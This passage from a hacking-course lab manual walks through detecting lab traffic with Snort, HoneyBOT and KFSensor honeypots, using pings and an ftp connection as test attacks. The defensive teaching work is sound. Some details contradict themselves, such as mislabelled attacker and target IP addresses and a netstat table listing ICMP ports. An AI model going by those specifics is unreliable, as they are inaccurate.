


FIGURE 1.22: Command to activate Snort and save the stored log files

60. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file, and then search through the file for **entries** matching your fatal error message.
61. If you receive an error stating "**Could not create the registry key**," then run the command prompt as an **Administrator**.
62. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, load dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.

63. If you enter all the command information correctly, you receive a comment stating **Commencing packet processing <pid=xxxx>** (the value of xxxx may be any number; in this lab, it is 1312), as shown in the screenshot:



```

Administrator: C:\Windows\system32\cmd.exe - snort -i1 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log
--> Snort! ->
Version 2.9.5.6-WIN32 GRE (Build 208)
By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-t
ean
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.3

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.1 <Build 1>
Preprocessor Object: SF_SSLLP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 4>
Preprocessor Object: SF_TFTP Version 1.1 <Build 9>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SDP Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_PPP Version 1.0 <Build 1>
Preprocessor Object: SF_PODBUK Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>


Commencing packet processing <pid=1312>

```

FIGURE 1.23: Initializing Snort Rule Chains Window

64. After initializing interface and logged signatures, Snort starts and waits for an attack and trigger alert when attacks occur on the machine.
65. Leave the Snort command prompt running.
66. Attack your own machine, and check whether Snort detects it or not.
67. Launch your **Windows 2012 Server Landing Zone** Machine (**Attacker Machine**).
68. Open the command prompt and issue the command **ping 10.0.0.3 -t** from the **Attacker Machine**.

Note: **10.0.0.3** is the IP address of the attacker machine. This IP address may differ in your lab environment.



```

Administrator: Command Prompt - ping 10.0.0.3 -t
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ping 10.0.0.3 -t

Pinging 10.0.0.3 with 32 bytes of data:
Reply from 10.0.0.3: bytes=32 time<1ms TTL=128
Reply from 10.0.0.3: bytes=32 time<1ms TTL=128
Reply from 10.0.0.3: bytes=32 time<1ms TTL=128

```

FIGURE 1.24: Pinging the target machine from host machine

 C:\Snort\etc\snort.conf is the location of the configuration file

- Option: -l to log the output to C:\Snort\log folder
- Option: -i 2 to specify the interface

TASK 6

Attack Host Machine

 IPs may be specified individually, in a list, as a CIDR block, or any combination of the three.

69. Switch back to Windows Server 2008 machine. Observe that Snort triggers alarm, as shown in the screenshot:

```
Administrator: C:\Windows\system32\cmd.exe - snort -i1 -A console < C:\Snort\etc\snort.conf -C
```

04/11-12:53:23.734357 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

04/11-12:53:23.734357 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

04/11-12:53:25.742083 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

04/11-12:53:26.745117 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

04/11-12:53:27.748310 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

04/11-12:53:28.751743 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

04/11-12:53:29.754176 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

04/11-12:53:30.758361 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

04/11-12:53:31.762821 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

04/11-12:53:32.765829 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

04/11-12:53:33.770823 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

04/11-12:53:34.774114 [**] {In}:[1-472?7] ICMP-INFO PING [==>] [Classification: Potentially Bad Traffic] [Priority: 2] [(ICMP) 10.0.0.2 -> 10.0.0.3]

FIGURE 1.25: Snort Alerts.ids Window Listing Snort Alerts

70. Press **Ctrl+C** to **stop** Snort. Snort exits.

```
Administrator: C:\Windows\system32\cmd.exe
SSL Preprocessor:
  SSL packets decoded: 14
    0 Client Hello: 9
      Server Hello: 0
      Certificate: 0
      Server Done: 0
    Client Key Exchange: 0
    Server Key Exchange: 0
      Change Cipher: 0
        Finished: 0
    Client Application: 2
    Server Application: 2
      Alert: 0
  Unrecognized records: 10
  Completed handshakes: 0
    Bad handshakes: 0
    Sessions ignored: 2
    Detached during hand: 0

SIP Preprocessor Statistics
  Total sessions: 0
  sessions dropped: 0
  Snort exiting

C:\$nort\bin>
```

FIGURE 1.26: Exiting snort by pressing Ctrl+C

**Examine Log File**

71. Go to the **C:\Snort\log\10.0.0.2** folder, and open the **ICMP_ECHO.ids** file with Notepad++. You see that all the log entries are saved in the **ICMP_ECHO.ids** file.

Note: The folder name 10.0.0.2 might vary in your lab environment, depending on the IP address of **Windows Server 2012** machine.

```

C:\Snort\log\10.0.0.2\ICMP_ECHO.ids - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
open conf| open config files| ICMP_ECHO.ids | D:
Normal b length: 22225 lines: 571 Line: Col: Sel: 0 Dos/Windows ANSI as UTF-8 DNS
1 [*] ICMP-INFO PING [*]
2 04/11-12:52:13.487290 10.0.0.2 -> 10.0.0.3
3 ICMP TTL:128 TOS:0x0 ID:3596 Iplen:20 DgmLen:60
4 Type:8 Code:0 ID:1 Seq:5 ECHO
=====
5 [*] ICMP-INFO PING [*]
6 04/11-12:52:13.492243 10.0.0.2 -> 10.0.0.3
7 ICMP TTL:128 TOS:0x0 ID:3597 Iplen:20 DgmLen:60
8 Type:8 Code:0 ID:1 Seq:6 ECHO
=====
9 [*] ICMP-INFO PING [*]
10 04/11-12:52:13.498299 10.0.0.2 -> 10.0.0.3
11 ICMP TTL:128 TOS:0x0 ID:3598 Iplen:20 DgmLen:60
12 Type:8 Code:0 ID:1 Seq:7 ECHO
=====
13 [*] ICMP-INFO PING [*]
14 04/11-12:52:13.502684 10.0.0.2 -> 10.0.0.3
15 ICMP TTL:128 TOS:0x0 ID:3599 Iplen:20 DgmLen:60
16 Type:8 Code:0 ID:1 Seq:8 ECHO
=====
17 [*] ICMP-INFO PING [*]
18 04/11-12:52:13.507068 10.0.0.2 -> 10.0.0.3
19 ICMP TTL:128 TOS:0x0 ID:3600 Iplen:20 DgmLen:60
20 Type:8 Code:0 ID:1 Seq:9 ECHO
=====
21 [*] ICMP-INFO PING [*]
22 04/11-12:52:13.511452 10.0.0.2 -> 10.0.0.3
23 ICMP TTL:128 TOS:0x0 ID:3601 Iplen:20 DgmLen:60
24 Type:8 Code:0 ID:1 Seq:10 ECHO
=====
```

FIGURE 1.27: Saved Snort log file

72. This means, whenever an attacker attempts to connect or communicate with the machine, Snort immediately triggers an alarm.
 73. So, you can become alert and take certain security measures to break the communication with the attacker's machine.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

| | |
|---|---|
| Internet Connection Required | |
| <input type="checkbox"/> Yes | <input checked="" type="checkbox"/> No |
| Platform Supported | |
| <input checked="" type="checkbox"/> Classroom | <input checked="" type="checkbox"/> iLabs |

Lab**2**

Detecting Malicious Network Traffic Using HoneyBot

HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.

| ICON KEY |
|----------------------|
| Valuable information |
| Test your knowledge |
| Web exercise |
| Workbook review |

Lab Scenario

A honeypot makes a protected domain in which to capture and interact with spontaneous movement on a system. HoneyBOT is a simple-to-use arrangement perfect for system security research or as a feature of an early-warning IDS.

As a penetration tester, you will come across systems behind firewalls that block you from access to the information you want. Thus, you will need to know how to avoid the firewall rules in place and discover information about the host. This step in a penetration testing is called Firewall Evasion Rules.

Lab Objectives

The objective of this lab is to help students learn to detect malicious traffic on a network by using HoneyBot.

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012
- Kali Linux running in Virtual machine
- Run this tool in Windows Server 2012
- HoneyBot is located at **D:\CEH-Tools\CEHv9\Module 16 Evading IDS, Firewalls and Honeypots\Honeypot Tools\HoneyBot**

- You can download the latest version of HoneyBot from <http://www.atomicsoftwaresolutions.com/>. If you decide to download the latest version, screenshots might differ
- Follow the wizard driven installation steps
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Lab

Network obstructions such as firewalls can make mapping a network exceedingly difficult. This will likewise become increasingly more difficult, as stifling casual reconnaissance is often a key goal of implementing devices.

Lab Tasks

TASK 1

Launch HoneyBot

1. Launch the **Kali Linux** virtual machine before running this lab.
2. Once the installation of HoneyBot on Windows Server 2012 is complete, make sure that the **Launch HoneyBot** option is checked, so that the application will launch automatically.
3. Alternatively, you can launch HoneyBot through the Windows **Start** menu Apps.
4. The HoneyBot configuration pop-up appears; click **Yes** to configure HoneyBot.



FIGURE 2.1: HoneyBot Configuration pop-up

5. The HoneyBot Options window appears with default options checked on the General settings tab. Leave the default settings, or modify them accordingly.

6. In this lab, we are leaving the settings to default for **General Options**.




FIGURE 2.2: HoneyBot Options-General

7. Click the **Email Alert** tab; if you want HoneyBot to send you email alerts, check **Send Email Alerts**, and fill in the respective fields.
8. In this lab, we are not providing any details for emails alerts.




FIGURE 2.3: HoneyBot Options-Email Alert

9. On the **Exports** tab, in which you can export the logs recorded by HoneyBot, choose the required option to view the reports; then proceed to the next step.




FIGURE 2.4: HoneyBot Options-Exports

10. On the **Updates** tab, uncheck **Check for Updates**; click **Apply**, and click **OK** to continue.




FIGURE 2.5: HoneyBot Options-Updates

11. The **HoneyBot** main window appears, as shown in the screenshot.
12. Now, leave the HoneyBot window running on Windows Server 2012.




FIGURE 2.6: HoneyBot Main Window

13. Switch to the Kali Linux machine, open a command terminal window; type **ftp <IP Address of the Windows Server 2012 machine>** and press **Enter**.
14. You are prompted for the ftp credentials of the Windows Server 2012 machine.
15. In this lab, the IP address of Windows Server 2012 is **10.0.0.5**, which may differ in your lab environment.

```
root@kali:~# ftp 10.0.0.5
Connected to 10.0.0.5.
220 PUBLIC08 FTP Service (Version 5.0).
Name (10.0.0.5:root):
```

FIGURE 2.7: Running ftp command in Kali Linux

16. Switch back to Windows Server 2012, and expand the **Ports** and **Remotes** node at the left side of the HoneyBot dashboard.
17. Under **Ports**, you can see the port numbers from which Windows Server 2012 received the requests or attacks.
18. Under **Remotes**, it records the IP addresses through which it received the requests.

19. Now, right-click any IP address or Port on the left, and click **View Details**, as shown in figure, to view the complete details of the request or attack recorded by HoneyBot.




FIGURE 2.8: HoneyBot Captured Traffic

- The Packet Log window appears, as shown in screenshot. It displays the complete log details of the request captured by HoneyBot.
 - In the screenshot, under Connection Details, you can see the Date and Time of the connection established, and the protocol used.
 - It also shows the Source IP, Port, and Server Port, as shown below.




FIGURE 2.9: HoneyBot Packet Log Information

23. Simultaneously, you can run the telnet command on the Kali Linux machine and observe the log recorded by **HoneyBot** on Windows Server 2012.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

**PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS
RELATED TO THIS LAB.**

| | |
|---|---|
| Internet Connection Required | |
| <input type="checkbox"/> Yes | <input checked="" type="checkbox"/> No |
| Platform Supported | |
| <input checked="" type="checkbox"/> Classroom | <input checked="" type="checkbox"/> iLabs |

Lab**3**

Detecting Intruders and Worms using KFSensor Honeypot IDS

KFSensor is a Windows-based honeypot IDS.

| ICON KEY | |
|----------|----------------------|
| | Valuable information |
| | Test your knowledge |
| | Web exercise |
| | Workbook review |

Lab Scenario

Intrusion detection plays a key role in ensuring the integrity of a system's security. Network Intrusion Detection Systems (NIDSs) have long been the best method for identifying assaults. KFSensor is an NIDS that is easy to install and configure. No special hardware is required, and its efficient design enables it to run even on low-specification Windows machines.

To become an expert Penetration Tester and Security Administrator, you must possess sound knowledge of network IPSs and IDSs, identify network malicious activity and log information, and stop or block malicious network activity.

Lab Objectives

The objective of this lab is for students to learn and understand IPSs and IDSs.

In this lab, you will:

- Detect hackers and worms in a network
- Provide network security

Lab Environment

To complete this lab, you will need:

- KF Sensor located at [D:\CEH-Tools\CEHv9\Module 16 Evading IDS, Firewalls and Honeypots\Honeypot Tools\KFSensor](#)
- KF Sensor installed in [Windows 8.1](#)
- MegaPing located at [D:\CEH-Tools\CEHv9\Module 16 Evading IDS, Firewalls and Honeypots\Honeypot Tools\MegaPing](#)
- MegaPing installed in [Windows Server 2012](#)

You can also download KFSensor from <http://www.keyfocus.net>

- If you have decided to download latest of version of these tools, then screen shots might differ
- Administrative privileges to configure settings and run tools

Lab Duration

Time: 10 Minutes

Overview of the Lab

KFSensor contains a powerful internet daemon service that is built to handle multiple ports and IP addresses. It is written to resist denial of service and buffer overflow attacks.

Building on this flexibility KFSensor can respond to connections in a variety of ways, from simple port listening and basic services (such as echo), to complex simulations of standard system services. For the HTTP protocol KFSensor accurately simulates the way Microsoft's web server (IIS) responds to both valid and invalid requests. As well as being able to host a website it also handles complexities such as range requests and client side cache negotiations. This makes it extremely difficult for an attacker to fingerprint, or identify KFSensor as a honeypot.

Lab Tasks

TASK 1

Configure KFSensor

Note: Ensure that WinPcap is installed before running this lab.

1. Log into **Windows 8.1** virtual machine.
2. Navigate to **Z:\CEHv9\Module 16\Evading IDS, Firewalls and Honeypots\Honeypot Tools\KFSensor**, double-click **kfsens40.exe** and follow the wizard driven installation steps to install KFSensor.
3. After installation it will prompt to reboot the system. **Reboot** the virtual machine.
4. As soon as you log in to the machine, KFSensor main window appears along with a KFSensor dialog box stating that you need to run the application as an administrator. Click **Yes** to close the dialog box.
5. Click the **Windows** icon at the lower-left corner of the **Desktop**.



FIGURE 3.1: Clicking Windows icon

6. The **Start** screen appears; click the **down arrow** to view the installed applications in **Windows 8.1**.



FIGURE 3.2: Click on down arrow to view installed apps

7. On the **Apps** screen, right click **KFSensor**, and click **Run as administrator** in the lower part of the screen.




FIGURE 3.3: Running KFSensor as Administrator

8. On first launch of **KFSensor**, the setup wizard appears; click **Next**.




FIGURE 3.4: KFSensor main Window

9. Check all the **port classes** to include, and click **Next**.




FIGURE 3.5: KFSensor Window with Setup Wizard

10. Uncheck all the **ports with all active native services** to include, and click **Next**.




FIGURE 3.6: KFSensor Window with Setup Wizard

11. Leave the domain name field set to default, and click **Next**.




FIGURE 3.7: KFSensor Set Up Wizard - Domain

12. If you want to send **KFSensor alerts** by email, specify email address details, and click **Next**.




FIGURE 3.8: KFSensor Setup Wizard-email alerts

13. Select options for **Denial of Service**, **Port activity**, **Proxy Emulation**, and **Network Protocol Analyzer**, and click **Next**.




FIGURE 3.9: KFSensor Window with Setup Wizard-options

14. Check **Install as system service**, and click **Next**.




FIGURE 3.10: KFSensor Setup Wizard-system service

15. Click **Finish** to complete the setup.




FIGURE 3.11: KFSensor finish installation

16. The **KFSensor** main window appears. It displays list of **ID protocols**, **Visitor**, and **Received** automatically when it starts. In the window (shown below), all the nodes in the Left block crossed with **blue lines** are the **ports** currently in use.




FIGURE 3.12: KFSensor Main Window

17. Launch the **Command Prompt** from the **Apps** screen.
 18. At the command prompt, type **netstat -an**.
 19. This will display a list of **listening ports**.

| Proto | Local Address | Foreign Address | State |
|-------|---------------|-----------------|-----------|
| TCP | 0.0.0.0:2 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:9 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:13 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:17 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:19 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:21 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:21 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:22 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:23 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:25 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:42 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:53 | 0.0.0.0:0 | LISTENING |
| TCP | 0.0.0.0:80 | 0.0.0.0:0 | LISTENING |
| ICMP | 0.0.0.0:11 | 0.0.0.0:0 | LISTENING |
| ICMP | 0.0.0.0:82 | 0.0.0.0:0 | LISTENING |
| ICMP | 0.0.0.0:83 | 0.0.0.0:0 | LISTENING |
| ICMP | 0.0.0.0:98 | 0.0.0.0:0 | LISTENING |

FIGURE 3.13: Command Prompt with netstat -an

20. Leave the **KF Sensor** tool running.
21. Follow the wizard driven installation steps to install MegaPing on **Windows Server 2012 (Host Machine)**.
22. Click on **MegaPing** in the Start menu apps, and click **I Agree**.



FIGURE 3.14: Launching MegaPing application

23. The **About MegaPing** pop-up appears; click **I Agree** to continue.

